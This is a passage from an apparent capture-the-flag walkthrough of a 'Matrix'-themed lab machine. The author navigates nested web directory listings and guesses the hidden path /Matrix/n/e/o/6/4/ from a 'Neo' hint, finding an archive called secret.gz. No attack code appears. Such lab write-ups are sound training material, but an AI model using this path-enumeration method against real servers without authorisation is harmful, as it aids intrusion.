
- i/
- n/
- r/
- t/
- y/

Inside "e" there are more hyperlinks. I click on "i" hyperlink and its a dead end.



Directory listing for /Matrix/4/e/i/


I tried out a few other combinations but none of them worked. Maybe all this is intended to th row us off the actual direction. Then an idea struck me.



Directory listing for /Matrix/

- 4/
- 6/
- c/
- d/
- e/
- i/
- k/
- n/
- o/
- u/
- v/
- w/


In the first page of the website, it said "welcome Neo". Neo is a protagonist of the movie Matr -ix. Remember the hint. It asked us to follow our intuitions. when I followed the alphabetical sequence of "neo" i found a gunzip archive named "secret".



Directory listing for /Matrix/n/e/o/6/4/

- secret.gz

Let's download it.



